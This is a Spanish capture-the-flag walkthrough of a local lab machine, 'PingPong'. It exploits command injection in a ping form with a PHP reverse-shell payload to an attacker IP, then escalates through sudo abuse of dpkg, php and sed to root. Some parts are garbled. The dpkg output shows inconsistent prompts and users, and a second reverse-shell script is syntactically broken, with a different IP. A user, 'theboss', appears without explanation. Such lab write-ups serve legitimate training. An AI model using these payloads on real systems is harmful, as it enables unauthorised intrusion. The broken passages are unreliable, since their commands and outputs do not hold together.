

PINGPONG

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimos

```
unzip pingpong.zip
```

```
Archive: pingpong.zip  
inflating: pingpong.tar  
inflating: auto_deploy.sh
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh pingpong.tar
```

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona **Ctrl+C** cuando termines con la máquina para eliminarla

CONECTIVIDAD

```
ping -c1 172.17.0.2
```

```
└─# ping -c1 172.17.0.2  
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.  
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=33.3 ms  
  
— 172.17.0.2 ping statistics —  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 33.343/33.343/33.343/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA 172.17.0.2

IP DE LA MÁQUINA ATACANTE 192.168.0.26

LINUX- ttl=64

ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
```


```
└─$ nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-02 12:31 EDT
Nmap scan report for asucar.dl (172.17.0.2)
Host is up (0.000042s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.58 (Ubuntu)
443/tcp   open  ssl/http  Apache httpd 2.4.58 ((Ubuntu))
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_ssl-cert: Subject: commonName=example.com/organizationName=Your Organization/stateOrProvinceName=California/countryName=US
|_Not valid before: 2024-05-19T14:20:49
|_Not valid after: 2025-05-19T14:20:49
|_http-title: Apache2 Ubuntu Default Page: It works
|_tls-alpn:
|_ http/1.1
5000/tcp  open  upnp?
|_friendly-fire: 1.0.0
```

Puertos 80, 443 Y 5000.


PUERTO 80




PUERTO 5000



Parece que desde aquí podemos usar el comando ping



Probamos si es susceptible a inyección de comandos



EXPLOTACIÓN

Intentamos enviarnos una reverse shell. En Kali, nos ponemos a la escucha

por el puerto 4444; nos vamos a <https://www.revshells.com/>

y enviamos esta shell

```
127.0.0.1 &&php -r '$sock=fsockopen("192.168.0.26",4444);exec("bash <&3 >&3 2>&3");'
```

Vemos que funciona

```
nc -nlvp 4444
```

```
listening on [any] 4444 ...
```

```
connect to [192.168.0.26] from (UNKNOWN) [172.17.0.2] 53864
```

```
whoami
```

```
freddy
```

Tratamos la TTY

```
script /dev/null -c bash
```

```
ctrl+Z
```

```
stty raw -echo; fg
```

```
reset xterm
```

```
export TERM=xterm
```

```
export SHELL=bash
```

```
stty rows 36 columns 167
```

Buscamos permisos sudo

ESCALADA DE PRIVILEGIOS

```
freddy@77de0d2b0c58:~$ sudo -l
Matching Defaults entries for freddy on 77de0d2b0c58:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User freddy may run the following commands on 77de0d2b0c58:
  (bobby) NOPASSWD: /usr/bin/dpkg
freddy@77de0d2b0c58:~$
```

Vamos a <https://gtfobins.github.io/gtfobins/dpkg/#sudo>

```
sudo -u bobby /usr/bin/dpkg -l
```

```
#!/bin/bash
```

```

root@kali:~# sudo -u bobby /usr/bin/dpkg -l
Desired=Unknown/Install/Remove/Purge/Hold
| Status=Not/Inst/Conf-files/Unpacked/half-hinst/Half-inst/Trig-await/Trig-pend
|/ Err?=(none)/Reinst-required (Status,Err: uppercase=bad)
||/ Name Version Architecture Description
+++-+
ii adduser 3.137ubuntu1 all add and remove users and groups
ii apache2 2.4.58-1ubuntu8.1 amd64 Apache HTTP Server
ii apache2-bin 2.4.58-1ubuntu8.1 amd64 Apache HTTP Server (modules and other binary files)
ii apache2-data 2.4.58-1ubuntu8.1 all Apache HTTP Server (common files)
ii apache2-utils 2.4.58-1ubuntu8.1 amd64 Apache HTTP Server (utility programs for web servers)
ii apt 2.7.14build2 amd64 commandline package manager
ii base-files 13ubuntu10 amd64 Debian base system miscellaneous files
ii base-passwd 3.6.3build1 amd64 Debian base system master password and group files
ii bash 5.2.21-2ubuntu4 amd64 GNU Bourne Again Shell
ii binutils 2.42-4ubuntu2 amd64 GNU assembler, linker and binary utilities
ii binutils-common:amd64 2.42-4ubuntu2 amd64 Common files for the GNU assembler, linker and binary utilities
ii binutils-x86-64-linux-gnu 2.42-4ubuntu2 amd64 GNU binary utilities, for x86-64-linux-gnu target
ii bsdutils 1:2.39.3-9ubuntu6 amd64 basic utilities from 4.4BSD-lite
ii build-essential 12.10ubuntu1 amd64 Informational list of build-essential packages
ii bzip2 1.0.8-5.1 amd64 high-quality block-sorting file compressor - utilities
ii ca-certificates 20240203 all Common CA certificates
ii coreutils 9.4-3ubuntu6 amd64 GNU core utilities
ii cpp 4:13.2.0-7ubuntu1 amd64 GNU C preprocessor (cpp)
ii cpp-13 13.2.0-23ubuntu4 amd64 GNU C preprocessor
ii cpp-13-x86-64-linux-gnu 13.2.0-23ubuntu4 amd64 GNU C preprocessor for x86_64-linux-gnu
ii cpp-x86-64-linux-gnu 4:13.2.0-7ubuntu1 amd64 GNU C preprocessor (cpp) for the amd64 architecture
ii dash 0.5.12-6ubuntu5 amd64 POSIX-compliant shell
ii debconf 1.5.8ubuntu1 all Debian configuration management system
ii debianutils 5.17build1 amd64 Miscellaneous utilities specific to Debian
ii diffutils 1:3.10-1build1 amd64 File comparison utilities
ii dirnmgr 2.4.4-2ubuntu17 amd64 GNU privacy guard - network certificate management service
ii dpkg 1.22.6ubuntu6 amd64 Debian package management system
ii dpkg-dev 1.22.6ubuntu6 all Debian package development tools
ii e2fsprogs 1:4.7.0-2.4-exp1ubuntu4 amd64 ext2/ext3/ext4 file system utilities
root@kali:~# /bin/sh
root@kali:~# whoami
bobby
root@kali:~# sudo -u bobby /usr/bin/dpkg -l

```

Somos bobby. Buscamos permisos sudo

```
bobby@5fec517d969b:/home/freddy$ sudo -l
Matching Defaults entries for bobby on 5fec517d969b:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/usr/sbin,
    use_pty

User bobby may run the following commands on 5fec517d969b:
    (gladys) NOPASSWD: /usr/bin/php
bobby@5fec517d969b:/home/freddy$
```

Vamos a <https://gtfobins.github.io/gtfobins/php/#sudo>

```
CMD="/bin/sh"
sudo php -r "system('$_GET['CMD']);"
```

```
sudo php -r 'system( $CMD );'
```

Aquí, tuve varios intentos y no funcionaba por lo que aprovechando

que podemos ejecutar php como gladys me envio una reverse shell

Me pongo a la escucha

nc -nlvp 443

Y me envío este script

```
sudo -u gladys /usr/bin/php -r
IFS=$IFS;for i in $(cat /dev/urandom | tr -dc 'a-z0-9' | fold -w 32 | head -n 1 | xargs echo | tr ' ' '\n');do
```

```
$sock->sockopen( '192.168.0.20', 443, $shell_exec( 'bash -&3 -&3 2-&3 ' ),
```


theboss@77de0d2b0c58:/home/freddy\$

Revisamos permisos sudo

```
theboss@77de0d2b0c58:/home/freddy$ sudo -l
Matching Defaults entries for theboss on 77de0d2b0c58:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User theboss may run the following commands on 77de0d2b0c58:
    (root) NOPASSWD: /usr/bin/sed
theboss@77de0d2b0c58:/home/freddy$
```

Vamos a <https://gtfobins.github.io/gtfobins/sed/#sudo>

sudo -u root /usr/bin/sed -n '1e exec sh 1>&0' /etc/hosts

```
root@77de0d2b0c58:/home/freddy# whoami
root
root@77de0d2b0c58:/home/freddy#
```

